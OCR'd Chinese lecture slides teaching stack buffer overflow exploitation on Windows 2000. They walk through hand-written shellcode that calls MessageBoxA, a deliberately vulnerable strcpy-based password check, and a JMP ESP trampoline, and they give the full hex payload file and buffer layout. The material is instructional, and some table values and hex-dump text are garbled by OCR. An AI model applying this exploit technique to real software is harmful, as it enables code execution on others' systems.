
| | 推荐使用的环境 | 备注 |
|---|---|---|
| 操作系统 | Windows2000 | 其他Win32操作系统也可 |
| 编译器 | VC 6.0 | 注意关闭GS选项 |
| 编译选项 | 默认编译选项 | Vs2005等GS编译选项会导致实验失败 |
| Build版本 | Debug版本 | Release版本需要重新调试 |

# 二、定位shellcode —使用“跳板”定位的exploit

我们由于要调用一些dll文件的函数，所以我们要知道dll的基址和他们相关函数的偏移量，在这里我们可以使用一个软件Dependency Walker，使用它能获得我们想要的函数和库的地址。


假如我们在一段程序中加载了user32.dll，并且想调用它当中的MessageBoxA函数，又调用了kernel32.dll中的exitprocess函数，那么我们可以用这个软件进行查找。

# 二、定位shellcode —使用“跳板”定位的exploit




查找到user32.dll基址为0x77DF0000,MessageBoxA偏移量为0x00033D68,函数的地址为0x77E23D68

# 二、定位shellcode —使用“跳板”定位的exploit




查找到kernel32.dll基址为0x 77E60000,ExitProcess偏移量为0x0001B0BB,函数的地址为0x77E7B0BB

# 二、定位shellcode —使用“跳板”定位的exploit

接下来我们写一段小程序，来通过内存地址调用MessageBoxA这个函数并且通过ExitProcess退出程序。

```
#include<windows.h>
int main()
{
        HINSTANCE LibHandle;
        char dllbuf[11] = "user32.dll";
        LibHandle = LoadLibrary(dllbuf);
        _asm{
                sub sp,0x440
                xor ebx,ebx
                push ebx
                push 0x74707562
                push 0x74707562

                mov eax,esp
                push ebx
                push eax
                push eax
                push ebx
```


# 二、定位shellcode —使用“跳板”定位的exploit

接下来我们写一段小程序，来通过内存地址调用MessageBoxA这个函数并且通过ExitProcess退出程序。

```
                mov eax,0x77E23D68
                call eax
                push ebx
                mov eax,0x77E7B0BB
                call eax
        }
        return 0;
}
```

# 二、定位shellcode —使用“跳板”定位的exploit

我们写的这些程序，可以通过ollydbg提取出他们的机器码如图：



# 二、定位shellcode —使用“跳板”定位的exploit

下面对这段代码进行一下解释

| 机器代码 | 汇编指令 | 注释 |
| --- | --- | --- |
| 33 DB | XOR EBX,EBX | 压入NULL结尾的“buptbupt”字符串。用EBX清零后入栈是为了避免PUSH 0中的NULL，否则植入的机器码会被strcpy函数截断 |
| 53 | PUSH EBX | |
| 68 62757074 | PUSH 74707562 | |
| 68 62757074 | PUSH 74707562 | |
| 8B C4 | MOV EAX,ESP | EAX里是字符串指针 |
| 53 | PUSH EBX | 4个参数按照从右向左的顺序入栈，分别为(0,buptbupt,buptbupt,0)<br>消息框为默认风格，文本区和标题都是“buptbupt” |
| 50 | PUSH EAX | |
| 50 | PUSH EAX | |
| 53 | PUSH EBX | |

# 二、定位shellcode —使用“跳板”定位的exploit

下面对这段代码进行一下解释

| 机器代码 | 汇编指令 | 注释 |
| --- | --- | --- |
| B8 683DE277 | MOV EAX,77E23D68 | 调用MessageBoxA。注意：不同的机器这里的函数入口地址可能不同 |
| FF D0 | CALL EAX | |
| 53 | PUSH EBX | 调用exit(0)。注意：不同的机器这里的函数入口地址可能不同。 |
| B8 BBB0E777 | MOV EAX, BBB0E777 | |
| FF D0 | CALL EAX | |

# 二、定位shellcode —使用“跳板”定位的exploit

我们回忆一下我们上节课所学习的一个程序，就是利用缓冲区溢出来改变程序的结构，跨过密码验证程序。

核心的代码为用户输入字符串，然后调用自定义的verify_password的函数，来比较输入的字符串和设定的字符串是否相同。

# 二、定位shellcode —使用“跳板”定位的exploit

如果我们想向缓冲区中注入shellcode，我们要对程序进行一下修改，因为shellcode中，很多是无法用字符来表示出来的，所以我们把输入源改成文件。

我们可以通过ultraedit等工具生成包含16进制opcode的文件，当比较时就能实现shellcode的注入了。

# 二、定位shellcode —使用“跳板”定位的exploit

1.我们要增加头文件windows.h，以便能调用LoadLibrary函数装在user32.dll。

2.verify_password函数的局部变量buffer由8字节增加到44字节，这样有足够空间来承载我们植入的代码。（这条是在不使用跳板的情况下需要扩大这些空间，当我们使用跳板时，这不是必须的。）

3.main函数中增加LoadLibrary(“user32.dll”)，以便在植入代码中来调用MessageBox


# 二、定位shellcode —使用“跳板”定位的exploit

我们来看一下关键代码：

```
int verify_password(char* password)
{
        int authenticated;
        char buffer[44];
        authenticated=strcmp(password,”1234567”);
        strcpy(buffer,password);
        return authenticated;
}
```

# 二、定位shellcode —使用“跳板”定位的exploit

执行strcpy函数后，缓冲区的构造是这样的




为了让返回地址的址为JMP ESP，需要在前面填充52字节的填充物，我们可以用字符1234来填充，之后是JMP ESP的地址，然后是我们之前写的shellcode。具体生成文件后，如下所示。


# 二、定位shellcode —使用“跳板”定位的exploit

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31 ; 4321432143214321
00000010h: 34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31 ; 4321432143214321
00000020h: 34 33 32 31 34 33 32 31 34 33 32 31 34 33 32 31 ; 4321432143214321
00000030h: 34 33 32 31 2A E3 E2 77 33 DB 53 68 62 75 70 74 ; 4321*汉w3篮hbupt
00000040h: 68 62 75 70 74 8B C4 53 50 50 53 B8 68 3D E2 77 ; hbupt嫱SPPS吒=斜
00000050h: FF D0 53 B8 BB B0 E7 77 FF D0 90 90 90 90 90 90 ;   蠼富扮w  衫惇惇?□
```

前52字节为1234，之后是搜索到jmp esp的一个地址77E2E32A(要注意填写时的顺序),然后再将生成的opcode填入进去。90是NOP，没有任何操作，处理器遇到这条指令自动忽略，指向下一条。

# 二、定位shellcode —使用“跳板”定位的exploit


我们把这个保存为password.txt并且作为输入源之后，我们如果用OllyDbg加断点调试的话，会看到如下的结果。



# 二、定位shellcode —使用“跳板”定位的exploit


即将跳转并执行0x77E2E32A处的语句。而这个地方的语句就是JMP ESP，又会跳转到执行操作的部分去执行，从而使shellcode生效。

# 二、定位shellcode —使用“跳板”定位的exploit



# 二、定位shellcode —使用“跳板”定位的exploit

最后密码验证的程序成功的弹出了对话框， 并且能够正常关闭，退出，没有内存错误，如图：



# 三、缓冲区的组织

- shellcode概述
- 定位shellcode
- 缓冲区的组织
- shellcode编码技术

# 三、缓冲区的组织

缓冲区的组成

抬高栈顶保护shellcode

函数返回地址移位

# 三、缓冲区的组织—缓冲区的组成

如果选用jmp esp作为定位shellcode的跳板，那么在函数返回后要根据缓冲区大小、所需shellcode长短等实际情况灵活地布置缓冲区。送入缓冲区的数据可分为以下几种


# 三、缓冲区的组织—缓冲区的组成


填充物:可以是任何值，但是一般用NOP指令对应的0x90来进行填充，这样只要能跳进填充区，处理器最终也能顺序执行到shellcode。

淹没返回地址的数据：可以是跳转指令的地址，shellcode的起始地址，或者近似的shellcode地址（跳转进NOP填充区）

